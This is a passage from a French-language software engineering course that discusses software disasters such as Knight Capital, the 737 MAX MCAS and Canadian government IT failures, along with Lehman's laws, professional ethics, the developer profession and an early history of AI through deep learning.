Le 1er août 2012, la firme de trading Knight Capital a perdu 440 millions de dollars en 45 minutes, un montant qui a failli entraîner la faillite de l'entreprise. La cause était un déploiement bâclé. Knight avait développé un nouveau module de trading pour se conformer à un programme de la Bourse de New York. Le déploiement devait activer le nouveau code sur huit serveurs. Un technicien n'a mis à jour que sept des huit serveurs. Le huitième a continué à exécuter un ancien module de test, désactivé depuis des années mais jamais supprimé du code, qui avait été réactivé accidentellement par un drapeau de configuration (*feature flag*) réutilisé pour le nouveau module. L'ancien code, conçu pour tester des ordres, s'est mis à acheter et vendre des actions à un rythme frénétique, sans aucun contrôle de risque. Le temps que les ingénieurs identifient le problème et arrêtent le système, les pertes étaient irréversibles. Knight Capital a dû être rachetée en urgence quelques jours plus tard. L'incident est un cas d'école en déploiement logiciel : absence de déploiement automatisé (le processus était manuel, serveur par serveur), code mort laissé dans la base de code, réutilisation dangereuse d'un identifiant de configuration, et absence de mécanisme de rollback rapide. C'est exactement le type de catastrophe que les pratiques de CI/CD (module 2) et de DevOps (module 5) cherchent à prévenir.



Les accidents du Boeing 737 MAX, le vol Lion Air 610 en octobre 2018 et le vol Ethiopian Airlines 302 en mars 2019, ont causé la mort de 346 personnes. Au cœur des deux catastrophes se trouvait le MCAS (Maneuvering Characteristics Augmentation System), un logiciel conçu pour corriger automatiquement l'angle de vol de l'avion. Le 737 MAX utilisait des moteurs plus gros que les versions précédentes du 737, montés plus en avant sur les ailes, ce qui modifiait les caractéristiques aérodynamiques de l'appareil. Plutôt que de reconcevoir l'avion (ce qui aurait exigé une nouvelle certification, un processus long et coûteux), Boeing a choisi de compenser le changement par un correctif logiciel. Le MCAS s'appuyait sur un seul capteur d'angle d'attaque, sans redondance. Quand ce capteur transmettait des données erronées, le MCAS poussait le nez de l'avion vers le bas de manière répétée, et les pilotes, qui n'avaient pas été informés de l'existence du système ni formés à le désactiver, ne pouvaient pas reprendre le contrôle. Les enquêtes ont révélé que des ingénieurs de Boeing avaient signalé des préoccupations concernant le MCAS, mais que la pression pour livrer l'avion à temps et maintenir les coûts de formation au minimum avait primé. La FAA (Federal Aviation Administration), qui déléguait une part croissante de la certification à Boeing elle-même, n'avait pas détecté le problème. Le 737 MAX illustre un type de défaillance différent des cas précédents : ce n'est pas un bogue caché ou une erreur de déploiement, c'est une décision organisationnelle de traiter un problème matériel par un correctif logiciel minimal, sous pression commerciale, en sacrifiant la redondance et la transparence.



Échecs de grands projets gouvernementaux

Les catastrophes précédentes impliquaient des bogues ou des décisions techniques spécifiques. Les échecs de grands projets gouvernementaux relèvent d'un problème différent, plus systémique : ce sont des projets qui échouent non pas à cause d'une ligne de code particulière, mais à cause de la manière dont ils sont gérés, spécifiés et contractualisés. Le Canada et le Québec offrent malheureusement plusieurs exemples récents.

Le système de paye Phénix, déployé par le gouvernement fédéral en février 2016, devait remplacer l'ancien système de paye de la fonction publique canadienne. Développé par IBM sur la plateforme PeopleSoft, le projet avait été estimé initialement à 310 millions de dollars. Dès les premières semaines, des dizaines de milliers de fonctionnaires ont été affectés : certains ne recevaient plus de paye, d'autres recevaient des montants erronés, d'autres encore étaient trop payés et recevaient des avis de recouvrement des mois plus tard. En 2024, huit ans après le déploiement, le problème n'était toujours pas résolu, et le coût total du projet (incluant les correctifs et les employés embauchés pour traiter manuellement les dossiers) dépassait les 2,5 milliards de dollars. Les causes identifiées par le vérificateur général du Canada sont un condensé de tout ce qu'il ne faut pas faire : un échéancier irréaliste (la mise en service a été devancée malgré les signaux d'alarme), l'élimination du personnel de paye expérimenté *avant* que le nouveau système ne fonctionne, des tests insuffisants sur des scénarios de paye réels, et un contrat structuré de manière à limiter la responsabilité du fournisseur. C'est la loi de Brooks incarnée à grande échelle : un projet déjà en difficulté où l'on a tenté de rattraper le retard en ajoutant des ressources, ne faisant qu'aggraver la situation.



Au Québec, le déploiement de SAAQclic en février 2023 a reproduit plusieurs des mêmes erreurs. Le système, développé par une alliance de SAP et de LGS (une filiale d'IBM) pour remplacer les systèmes informatiques vieillissants de la Société de l'assurance automobile du Québec (SAAQ), devait moderniser l'ensemble des services : permis de conduire, immatriculation, gestion des dossiers. Le contrat, remporté en 2017, était initialement évalué à 458 millions de dollars. Dès sa mise en service, le système s'est révélé extrêmement lent et instable. Les temps d'attente dans les points de service ont explosé, passant de quelques minutes à plusieurs heures. Des citoyens se sont retrouvés dans l'impossibilité de renouveler leur permis ou d'immatriculer un véhicule. La commission d'enquête a révélé des problèmes à plusieurs niveaux : SAP avait participé à l'évaluation des besoins de la SAAQ avant même de remporter le contrat, le projet était si vaste qu'il n'y avait pas suffisamment d'informaticiens au Québec familiers avec la plateforme SAP, et des développeurs recrutés à l'étranger ne connaissaient pas le fonctionnement de la SAAQ. Le cas SAAQclic illustre un

pattern récurrent dans les grands projets gouvernementaux : le remplacement complet d'un système existant en une seule opération (le *big bang*), plutôt qu'une migration progressive. Les méthodes agiles que nous avons vues dans le module 4 préconisent exactement l'inverse : livrer de la valeur par petits incréments, valider chaque étape avec les utilisateurs réels, et ajuster en cours de route. Mais les processus d'appel d'offres gouvernementaux, avec leurs cahiers des charges détaillés et leurs contrats à prix fixe, imposent souvent une approche waterfall qui est en tension directe avec ces principes. Nous avions mentionné SAAQclic dans le module 1 comme exemple contemporain de la "crise du logiciel" : le voici revisité avec les outils conceptuels que nous avons accumulés depuis.



Le programme de Modernisation du versement des prestations (MVP), encore en cours au moment d'écrire ces lignes, risque de devenir le troisième grand fiasco informatique gouvernemental canadien. Présenté comme le plus grand projet de modernisation informatique jamais entrepris par le gouvernement fédéral, le programme vise à remplacer les vieux systèmes utilisés pour verser les prestations de la Sécurité de la vieillesse, de l'assurance-emploi et du Régime de pensions du Canada. Au cœur du projet se trouve Curam, un logiciel commercial développé à l'origine par l'entreprise irlandaise Cúram Software, racheté par IBM en 2011 et aujourd'hui propriété de Merative. Le coût estimé du programme est passé de 1,75 milliard de dollars en 2017 à 6,6 milliards en 2025, soit presque un quadruplement. Depuis la mise en service du nouveau système pour la Sécurité de la vieillesse en mars 2025, des dizaines de milliers d'aînés ont subi des retards ou des erreurs dans le versement de leurs prestations, et les fonctionnaires qui utilisent le système lui attribuent des notes désastreuses. Le parallèle avec Phénix est frappant : un logiciel commercial adapté aux besoins canadiens plutôt que développé sur mesure, un écart massif entre les coûts prévus et réels, et des utilisateurs qui subissent les conséquences des problèmes. Une enquête de La Presse a révélé que Curam avait causé des problèmes similaires dans d'autres pays qui l'avaient adopté, ce qui soulève une question troublante : pourquoi répéter les mêmes erreurs quand les signaux d'alarme sont publiquement disponibles ?

Ces trois fiascos canadiens, malgré leurs différences, partagent des patterns troublants. Dans chaque

cas, on retrouve le choix d'un logiciel commercial générique adapté aux besoins spécifiques de l'organisation, plutôt qu'un développement sur mesure ou une migration progressive. Dans chaque cas, les coûts ont explosé bien au-delà des estimations initiales. Dans chaque cas, les signaux d'alarme ont été ignorés ou minimisés par les dirigeants. Et dans chaque cas, le processus d'approvisionnement gouvernemental, avec ses appels d'offres rigides, ses contrats à prix fixe et ses cahiers des charges rédigés des années avant la livraison, a imposé une approche de type waterfall à des projets dont la complexité exigeait exactement l'inverse : des itérations courtes, du feedback continu, et la capacité de changer de direction en cours de route. C'est la tension entre l'agilité (module 4) et les contraintes institutionnelles. La loi de Brooks, que nous avons rencontrée dès le module 1, s'applique à chacun de ces projets : face aux retards, la réponse a été d'ajouter des ressources (des consultants, des sous-traitants, des équipes à l'étranger), ce qui n'a fait qu'accroître la complexité de coordination sans résoudre les problèmes de fond.

Les lois de Lehman

Les catastrophes que nous venons d'examiner ne sont pas des accidents isolés. En 1974, Meir "Manny" Lehman, un informaticien travaillant chez IBM, a formulé un ensemble de lois sur l'évolution des logiciels, fruit de ses observations sur le développement du système d'exploitation OS/360. Deux de ces lois sont particulièrement éclairantes. La première, la loi du changement continu, stipule qu'un logiciel utilisé dans le monde réel doit être continuellement adapté, sous peine de devenir progressivement moins satisfaisant. Un logiciel n'est pas un pont ou un bâtiment : le monde autour de lui change (les besoins des utilisateurs évoluent, les réglementations changent, les systèmes avec lesquels il interagit sont mis à jour), et s'il ne suit pas, il se dégrade relativement à son environnement. La deuxième, la loi de la complexité croissante, affirme qu'à mesure qu'un logiciel évolue, sa complexité augmente, à moins qu'un effort délibéré ne soit fait pour la réduire. Chaque correction de bogue, chaque fonctionnalité ajoutée, chaque adaptation à un nouveau besoin ajoute une couche de complexité. Sans refactoring régulier (module 3), sans tests pour filet de sécurité (module 2), sans une architecture qui gère cette complexité (module 3), le système devient progressivement incompréhensible, fragile et coûteux à maintenir. C'est précisément ce qui était arrivé aux vieux systèmes que Phénix, SAAQclic et le programme MVP devaient remplacer, et c'est l'ironie de ces projets : les nouveaux systèmes, censés résoudre le problème de la complexité accumulée, ont eux-mêmes succombé à une complexité différente, celle de la migration.

Éthique et responsabilité

Les cas que nous avons examinés posent une question que le génie logiciel ne peut pas éviter : qui est responsable quand le logiciel échoue ? Pour le Therac-25, la réponse semble claire : le fabricant, qui n'a pas testé son logiciel adéquatement. Pour Boeing, c'est plus complexe : les ingénieurs qui ont signalé les problèmes ont-ils une part de responsabilité pour ne pas avoir insisté davantage ? Les gestionnaires qui ont ignoré les alertes ? Le régulateur qui a délégué la certification ? La question devient encore plus difficile quand on sort des systèmes critiques pour entrer dans le domaine des algorithmes qui prennent des décisions affectant la vie quotidienne de millions de personnes. Des algorithmes déterminent qui obtient un prêt hypothécaire, qui est convoqué en entrevue d'embauche, quel contenu apparaît dans votre fil d'actualité, et même, dans certains systèmes judiciaires américains, quel score de risque de récidive est attribué à un accusé. Quand ces algorithmes reproduisent ou amplifient des biais présents dans les données sur lesquelles ils ont été entraînés (données historiques qui reflètent des décennies de discrimination), la question de la responsabilité devient

profondément inconfortable. Le développeur qui a écrit le code n'avait peut-être aucune intention discriminatoire. Les données semblaient "objectives". Le résultat est pourtant discriminatoire.

Face à ces enjeux, la profession a tenté de se doter de cadres éthiques. L'Association for Computing Machinery (ACM), la plus grande organisation professionnelle en informatique, a adopté en 2018 une version révisée de son Code of Ethics and Professional Conduct. Le code énonce des principes comme "éviter de causer du tort", "être honnête et digne de confiance", "respecter la vie privée", et "contribuer au bien-être de la société". Il stipule explicitement qu'un professionnel de l'informatique devrait "évaluer si les résultats des systèmes qu'il conçoit respectent le bien commun" et, quand un système pose un risque, "signaler le problème aux personnes responsables". Au Québec, le génie logiciel n'est pas une profession réglementée par un ordre professionnel au même titre que le génie civil ou le génie mécanique. L'Ordre des ingénieurs du Québec (OIQ) encadre les ingénieurs logiciels qui portent le titre, mais la grande majorité des développeurs travaillent sans cette accréditation. Cette asymétrie est frappante : un ingénieur civil qui conçoit un pont est légalement responsable de sa sécurité, mais un développeur qui conçoit un système de santé ou un algorithme de décision judiciaire ne l'est généralement pas au même degré. Le débat sur la professionnalisation du génie logiciel, c'est-à-dire l'obligation d'être membre d'un ordre pour pratiquer, revient périodiquement, mais il se heurte à la réalité d'une industrie qui valorise l'autodidaxie et la flexibilité.

La crise du logiciel revisitée

Ces réflexions nous ramènent au point de départ du cours. Dans le module 1, nous avions raconté la "crise du logiciel" telle qu'elle avait été formulée à la conférence de l'OTAN à Garmisch en 1968 : les projets logiciels coûtaient trop cher, prenaient trop de temps, et produisaient des systèmes défectueux. Plus d'un demi-siècle plus tard, les exemples de cette section montrent que la crise n'a pas été résolue. Phénix, SAAQclic, Curam : les dépassements de coûts et les systèmes défaillants sont toujours là. Le Therac-25, Ariane 5, le 737 MAX : les défaillances logicielles continuent de coûter des vies. Les biais algorithmiques posent des questions éthiques que les pionniers de 1968 n'avaient pas imaginées. Mais ce serait injuste de ne voir que les échecs. Les outils et les pratiques que nous avons étudiés tout au long de ce cours (les tests automatisés, le versioning, l'intégration continue, l'architecture modulaire, les méthodes agiles, le DevOps, l'observabilité) sont autant de réponses partielles mais réelles à cette crise permanente. Le génie logiciel n'a pas trouvé de solution définitive, et les lois de Lehman suggèrent qu'il n'en trouvera probablement jamais. Mais il a développé un ensemble de pratiques, d'outils et de principes qui permettent de construire des systèmes d'une complexité que les participants à Garmisch n'auraient pas cru possible. La responsabilité de les appliquer, et de le faire avec discernement éthique, revient à chaque développeur.

Le métier de développeur

Les sections précédentes de ce module ont porté un regard large sur le logiciel : son économie, sa régulation, ses catastrophes. Cette section change de perspective pour s'intéresser aux personnes qui le construisent. Le métier de développeur logiciel est jeune, mal défini, et en mutation constante. Il n'existe pas de parcours unique pour y accéder, pas de consensus sur ce qu'il faut savoir, et même pas d'accord sur le nom qu'on devrait lui donner. Programmeur, développeur, ingénieur logiciel, artisan du code : chaque terme porte une vision différente de ce que signifie écrire du logiciel pour gagner sa vie. Cette section explore ces tensions, les réalités quotidiennes du métier, et les idées qui ont façonné la manière dont la profession se perçoit elle-même.

Le mythe du 10x developer

L'une des idées les plus persistantes dans la culture du développement logiciel est celle du "10x developer" : un programmeur qui serait dix fois plus productif que ses collègues. L'idée trouve son origine dans une étude de Sackman, Erikson et Grant publiée en 1968, qui avait mesuré, comme résultat secondaire d'une recherche sur les modes de programmation, des écarts de performance considérables entre programmeurs sur des tâches identiques. L'étude avait des failles méthodologiques (notamment le mélange de langages de niveaux différents), mais même après correction, les écarts restaient significatifs. L'idée a été reprise et amplifiée au fil des décennies, notamment par Brooks dans *The Mythical Man-Month* et par McConnell dans *Code Complete*. La variance de productivité entre développeurs est réelle : certaines personnes comprennent plus vite, écrivent du code plus propre, déboguent plus efficacement. Mais le mythe du 10x developer pose problème quand il se transforme en culture. Dans sa version toxique, il valorise le "génie" solitaire qui code 18 heures par jour, méprise la documentation et les processus, et considère que le talent individuel prime sur tout le reste. Cette culture, répandue dans certaines startups de la Silicon Valley, ignore que la plupart des logiciels sont construits en équipe (module 4), que la lisibilité du code compte plus que sa brillance, et que le développeur le plus "productif" peut aussi être celui qui génère le plus de dette technique. À l'inverse, l'industrie a vu émerger des pathologies opposées : le syndrome de l'imposteur (*impostor syndrome*), le sentiment persistant de ne pas être à la hauteur malgré des compétences réelles, est remarquablement répandu chez les développeurs, en partie parce que le domaine évolue si vite qu'on a toujours l'impression de ne pas en savoir assez. Le burnout, lui, touche particulièrement les développeurs dans des environnements à haute pression (startups financées par le capital de risque, périodes de "crunch" dans le jeu vidéo), et rejoint les préoccupations éthiques que nous avons abordées dans la section précédente : à quel point est-il acceptable de sacrifier la santé des personnes qui construisent le logiciel ?



Craft vs engineering

Le développement logiciel est-il un métier d'ingénieur ou un métier d'artisan ? La question peut sembler abstraite, mais elle a des conséquences concrètes sur la manière dont on forme les développeurs, dont on organise les équipes, et dont on évalue la qualité du travail. Le terme "génie logiciel" (*software engineering*), comme nous l'avons vu dans le module 1, a été proposé délibérément à la conférence de Garmisch en 1968 pour donner au développement logiciel la rigueur et la respectabilité de l'ingénierie traditionnelle. Mais dès les années 1990, des voix se sont élevées pour contester cette analogie. Le logiciel n'est pas un pont : on ne peut pas le spécifier entièrement à l'avance, les exigences changent en cours de route, et la "bonne" solution dépend souvent du jugement et de l'expérience du développeur, pas d'un calcul. En 2009, un groupe de développeurs influents a publié le Manifesto for Software Craftsmanship, conçu comme un complément au Manifeste Agile de 2001. Là où le Manifeste Agile se concentrait sur les processus et la collaboration, le Software Craftsmanship mettait l'accent sur la fierté du travail bien fait : "pas seulement du logiciel qui fonctionne, mais du logiciel bien conçu" (*not only working software, but also well-crafted software*). L'idée centrale est que le développement logiciel s'apprend par la pratique, le mentorat et l'amélioration continue, comme un métier d'artisan, plutôt que par l'application mécanique de méthodes formelles. Ce mouvement a inspiré des pratiques comme le *pair programming*, les *code katas* (des exercices de programmation répétés pour développer des réflexes), et une attention renouvelée au *clean code*. Mais il a aussi été

critiqué : le terme “artisan” peut devenir une forme d’élitisme déguisé, et l’insistance sur la qualité du code peut parfois perdre de vue que le but du logiciel est de résoudre un problème pour des utilisateurs, pas d’être élégant pour les développeurs.



La réalité du code existant

Qu’il se considère comme ingénieur ou artisan, le développeur passe en pratique la majeure partie de son temps à travailler sur du code qu’il n’a pas écrit. Michael Feathers, dans *Working Effectively with Legacy Code* (2004), a proposé une définition provocante mais utile du “code legacy” : c’est du code sans tests. Pas du code vieux, pas du code mal écrit, mais du code qu’on ne peut pas modifier en confiance parce qu’il n’y a aucun filet de sécurité pour vérifier qu’on n’a rien cassé. Par cette définition, du code écrit la semaine dernière peut déjà être du legacy code. Le livre de Feathers est devenu une référence parce qu’il s’attaque à une réalité que les cours d’informatique évitent souvent : la plupart des développeurs ne construisent pas des systèmes neufs à partir de zéro. Ils héritent de bases de code existantes, partiellement documentées, écrites par des personnes qui ne sont plus là, avec des décisions de conception dont la logique s’est perdue. Le travail quotidien consiste à comprendre ce code, à le modifier sans le casser, et à l’améliorer progressivement. C’est un travail qui exige de la patience, de l’humilité et exactement les compétences que nous avons abordées dans ce cours : les tests comme filet de sécurité (module 2), le versioning pour pouvoir revenir en arrière (module 2), le refactoring pour améliorer la structure sans changer le comportement (module 3), et la compréhension de l’architecture pour savoir où intervenir (module 3). Le concept de Peter Naur que nous avons introduit au début du module 2, la programmation comme construction d’une théorie, prend ici tout son sens : quand le développeur original quitte le projet, c’est sa théorie du programme qui disparaît, et le nouveau développeur doit la reconstruire à partir du code.

L’évolution du rôle

Le titre qu’on donne aux personnes qui écrivent du logiciel a changé au fil des décennies, et chaque changement reflète une transformation du métier lui-même. Dans les années 1960 et 1970, on parlait de “programmeurs” : des spécialistes qui traduisaient des spécifications en code, souvent dans un langage bas niveau, sur des machines partagées. Le programmeur était un technicien, distinct de l’analyste qui concevait la solution. À partir des années 1980 et 1990, le terme “développeur” s’est imposé, reflétant un élargissement du rôle : on ne se contentait plus de coder, on participait à la conception, aux choix technologiques, aux interactions avec les utilisateurs. L’arrivée du web a

accéléré cette évolution en créant une distinction entre le *front-end* (l'interface utilisateur, dans le navigateur) et le *back-end* (la logique serveur, les bases de données). Le "développeur full-stack", capable de travailler sur les deux, est devenu un profil recherché dans les startups des années 2010, où les équipes réduites exigeaient des personnes polyvalentes. Puis le mouvement DevOps (module 5) a brouillé une autre frontière, celle entre le développement et l'exploitation : le développeur moderne est de plus en plus responsable non seulement d'écrire le code, mais aussi de le déployer, de le surveiller en production, et de répondre aux incidents. Le terme SWE (*Software Engineer*) s'est imposé comme titre standard dans les grandes entreprises technologiques, tandis que Google a inventé vers 2003 le rôle de SRE (*Site Reliability Engineer*), un ingénieur qui applique les principes du développement logiciel aux problèmes d'exploitation et de fiabilité, un concept formalisé dans le livre *Site Reliability Engineering* (2016). Chaque élargissement du rôle a rendu le métier plus complexe et plus exigeant, ce qui explique en partie le syndrome de l'imposteur mentionné plus haut : le développeur d'aujourd'hui est censé maîtriser un éventail de compétences qui aurait été réparti entre trois ou quatre rôles distincts il y a vingt ans. La prochaine transformation, déjà en cours, est celle du développeur "augmenté" par l'IA, un sujet que nous aborderons dans la section suivante.

La dette intellectuelle du domaine

Le génie logiciel est un domaine jeune, mais il a déjà accumulé une "dette intellectuelle" fascinante : des idées qui ont été proposées, oubliées, puis redécouvertes sous un nouveau nom. Des langages pionniers comme Lisp (1958) et Smalltalk (1972) contenaient des concepts qui sont revenus en force des décennies plus tard : les fonctions de première classe de Lisp se retrouvent aujourd'hui dans JavaScript, Python et Rust ; le modèle MVC (Model-View-Controller) inventé dans Smalltalk se retrouve, sous des formes évoluées, dans les frameworks d'interfaces modernes comme React et Vue. Les types algébriques de ML (années 1970) réapparaissent dans TypeScript et Kotlin. Le *pattern matching*, présent dans Erlang depuis les années 1980, est arrivé dans Python en 2021. Ce recyclage des idées n'est pas un signe d'immaturité : c'est plutôt que les idées étaient en avance sur le matériel et les pratiques de leur époque. Mais cela signifie aussi que l'ignorance de l'histoire conduit à réinventer la roue, souvent en moins bien.

En 1989, Richard Gabriel, un informaticien spécialisé en Lisp, a écrit un essai intitulé "Worse is Better" qui est devenu l'un des textes les plus débattus en génie logiciel. Gabriel y opposait deux philosophies de conception. L'approche "the right thing", incarnée par la tradition du MIT et de Lisp, qui vise la correction et la complétude : le système doit être parfaitement conçu, gérer tous les cas, et offrir une interface élégante, même si cela prend plus de temps. Et l'approche "worse is better", incarnée par Unix et le langage C, qui privilégie la simplicité d'implémentation : le système peut être incomplet ou imparfait, tant qu'il est simple à comprendre, simple à porter sur d'autres machines, et "suffisamment bon" pour être utile. La thèse provocante de Gabriel était que l'approche "worse is better" gagne presque toujours, non pas parce qu'elle produit de meilleurs systèmes, mais parce qu'elle produit des systèmes qui se propagent plus vite. Unix, avec toutes ses incohérences et ses limitations, a conquis le monde parce qu'il était portable et simple. Lisp, malgré son élégance, est resté un langage de niche. L'essai de Gabriel résonne encore aujourd'hui : JavaScript, un langage conçu en dix jours et truffé de bizarreries, domine le web. PHP, régulièrement moqué pour ses incohérences, a propulsé une part énorme du web (WordPress à lui seul fait tourner plus de 40 % des sites). L'histoire du logiciel suggère que la diffusion et l'adoption comptent souvent plus que la perfection technique, une leçon difficile à accepter pour qui aspire à l'artisanat du code.

A-t-on trouvé la silver bullet ?

Pour terminer cette réflexion sur le métier, revenons une dernière fois à Fred Brooks. En 1986, dans son essai “No Silver Bullet”, Brooks avait affirmé qu’aucune technologie ou méthode ne permettrait, à elle seule, d’améliorer la productivité du développement logiciel d’un ordre de grandeur en l’espace d’une décennie. Sa distinction entre complexité essentielle (la difficulté inhérente au problème qu’on résout) et complexité accidentelle (la difficulté ajoutée par les outils et les processus) reste le cadre le plus utile pour penser le métier. Les progrès des quarante dernières années ont considérablement réduit la complexité accidentelle : les langages de haut niveau, les frameworks, les gestionnaires de paquets, le cloud, le CI/CD, tout cela a éliminé des couches entières de travail fastidieux qui ralentissaient les développeurs des années 1980. Mais la complexité essentielle, elle, n’a pas diminué. Comprendre un domaine métier, prendre les bonnes décisions d’architecture, anticiper les cas limites, concevoir des interfaces qui font sens pour les utilisateurs : ces défis restent fondamentalement humains. Brooks, revisitant son essai en 1995, maintenait son diagnostic. Trente ans plus tard, force est de constater qu’il avait raison, avec une nuance importante : si aucune technologie unique n’a été la silver bullet, l’accumulation de petites améliorations a transformé ce qu’un développeur peut accomplir. Un développeur seul, aujourd’hui, peut déployer un service utilisé par des millions de personnes, quelque chose d’inimaginable en 1986. La question de savoir si l’IA générative sera enfin cette silver bullet est ouverte, et c’est le sujet de notre dernière section.

Le développement assisté par IA

La section précédente se terminait sur une question ouverte : l'IA générative sera-t-elle enfin la silver bullet que Brooks jugeait impossible en 1986 ? La question mérite d'être posée sérieusement, parce que quelque chose de fondamentalement différent est en train de se passer. Depuis 2021, des outils capables de générer du code à partir de descriptions en langage naturel ont commencé à transformer le quotidien des développeurs. Pas comme une curiosité de laboratoire, mais comme un changement concret dans la manière de travailler : en 2023, GitHub rapportait que Copilot écrivait en moyenne 46 % du code des développeurs qui l'utilisaient. Que l'on soit enthousiaste ou sceptique, il est difficile de nier que le développement logiciel est en train de vivre sa transformation la plus profonde depuis l'invention des langages de haut niveau. Pour comprendre ce qui se passe, il faut d'abord comprendre d'où vient cette technologie.

D'où vient l'intelligence artificielle

L'IA symbolique (années 1950-1980)


L'idée de créer des machines capables de "penser" est aussi vieille que l'informatique elle-même. En 1950, Alan Turing publiait "Computing Machinery and Intelligence", l'article qui posait la question "Can machines think ?" et proposait le fameux test de Turing comme critère opérationnel. Six ans plus tard, en 1956, une conférence au Dartmouth College réunissait John McCarthy, Marvin Minsky, Claude Shannon et d'autres pionniers pour ce qui est considéré comme l'acte de naissance officiel de l'intelligence artificielle comme discipline. Le terme lui-même, "artificial intelligence", a été inventé par McCarthy pour l'occasion. L'approche dominante de cette époque était symbolique : l'idée que l'intelligence pouvait être reproduite en manipulant des symboles selon des règles logiques, comme un programme qui enchaîne des déductions. Les systèmes experts des années 1970 et 1980 représentent l'aboutissement de cette approche : des programmes qui codifiaient les connaissances d'un spécialiste humain sous forme de règles "si… alors…" pour diagnostiquer des maladies, configurer des ordinateurs ou analyser des données géologiques. Certains ont eu un succès commercial réel, mais tous partageaient une limitation fondamentale : il fallait que des humains programment explicitement chaque règle. Le système ne pouvait rien savoir qu'on ne lui avait pas dit. Cette approche a connu deux "hivers de l'IA" (AI winters), des périodes de désillusion et de coupures de financement, quand les promesses initiales se sont heurtées à la réalité : l'intelligence humaine ne se réduit pas à un ensemble de règles logiques, et les problèmes du monde réel résistent à la formalisation complète.



Il serait toutefois trompeur de conclure que l'IA symbolique a échoué. En réalité, une grande partie de ses idées se sont fondues dans la programmation ordinaire, au point qu'on ne les associe plus à l'"intelligence artificielle". Les arbres de décision, la recherche dans des graphes, les algorithmes de planification, les moteurs de règles : tout cela vient directement de la recherche en IA des années 1960 et 1970. Les compilateurs que nous utilisons chaque jour reposent sur des techniques de parsing et d'analyse formelle issues de cette tradition. Les systèmes de types statiques, la vérification de contraintes, même l'autocomplétion classique dans un IDE comme Intellisense de Microsoft (1996) sont des héritiers de l'approche symbolique. L'IA symbolique n'a pas disparu : elle est devenue invisible à force de succès, absorbée dans les fondations mêmes de la programmation moderne.

Le machine learning (années 1990-2000)

L'idée alternative à l'IA symbolique existait dès les débuts du domaine, mais elle a mis des décennies à porter ses fruits. Plutôt que de programmer explicitement des règles, pourquoi ne pas laisser la machine les découvrir elle-même à partir d'exemples ? C'est le principe du machine learning (apprentissage automatique) : on fournit au système des données étiquetées (des images avec leurs légendes, des courriels marqués comme spam ou non, des transactions frauduleuses ou légitimes) et un algorithme ajuste ses paramètres internes jusqu'à ce qu'il parvienne à reproduire les bonnes réponses. Le perceptron, un modèle de neurone artificiel proposé par Frank Rosenblatt en 1958, avait déjà exploré cette voie, mais ses limitations, démontrées par Minsky et Papert en 1969, avaient contribué au premier hiver de l'IA. Il a fallu attendre les années 1980 et 1990 pour que les réseaux de neurones reviennent en force, grâce notamment à l'algorithme de rétropropagation (backpropagation) popularisé par Rumelhart, Hinton et Williams en 1986, qui permettait d'entraîner des réseaux à plusieurs couches. Les années 1990 et 2000 ont vu le machine learning s'imposer progressivement dans des applications concrètes : filtres anti-spam, systèmes de recommandation, reconnaissance optique de caractères, traduction statistique. Mais les réseaux de neurones de cette époque restaient modestes en taille, limités par la puissance de calcul disponible, et ils étaient souvent surpassés par des méthodes statistiques plus simples comme les machines à vecteurs de support (SVM). Le vrai changement allait venir d'une combinaison de trois facteurs : des données massives (le web), du matériel puissant (les GPU, des processeurs graphiques détournés pour le calcul scientifique) et des architectures de réseaux de neurones plus profondes. C'est le deep learning.



Le deep learning et Montréal (années 2010)

Le deep learning (apprentissage profond) désigne l'utilisation de réseaux de neurones comportant de nombreuses couches successives, chacune apprenant des représentations de plus en plus abstraites des données. Un réseau de reconnaissance d'images, par exemple, apprend dans ses premières couches à détecter des contours et des textures, puis dans les couches intermédiaires à reconnaître des formes (un oeil, une roue), et dans les couches profondes à identifier des objets complets (un visage, une voiture). L'idée n'était pas nouvelle, mais pendant longtemps, on ne parvenait pas à entraîner efficacement des réseaux profonds : les gradients utilisés pour ajuster les paramètres s'évanouissaient ou explosaient à mesure qu'on ajoutait des couches. Un petit groupe de chercheurs

a persisté malgré le scepticisme de la communauté, et trois d'entre eux ont joué un rôle déterminant : Geoffrey Hinton (Université de Toronto), Yann LeCun (Bell Labs puis NYU) et Yoshua Bengio (Université de Montréal). Ils recevront ensemble le prix Turing en 2018, souvent décrit comme le "prix Nobel de l'informatique", pour leurs travaux sur le deep learning.



Le rôle de Montréal dans cette histoire mérite d'être souligné. Yoshua Bengio est arrivé à l'Université

de Montréal en 1993 et y a fondé ce qui allait devenir le MILA (aujourd'hui l'Institut québécois d'intelligence artificielle), le plus grand centre de recherche académique en deep learning au monde. Pendant les années 2000, alors que la plupart des départements d'informatique considéraient les réseaux de neurones comme une voie sans issue, Bengio et ses étudiants ont continué à publier des travaux fondamentaux. Montréal est devenue un pôle d'attraction mondiale pour la recherche en IA, attirant des laboratoires de Google, Meta, Microsoft et Samsung, et engendrant un écosystème de startups spécialisées. Cette concentration de talent n'est pas un accident : elle résulte directement de la persévérance d'un chercheur et de l'université qui l'a soutenu pendant les années de vaches maigres.

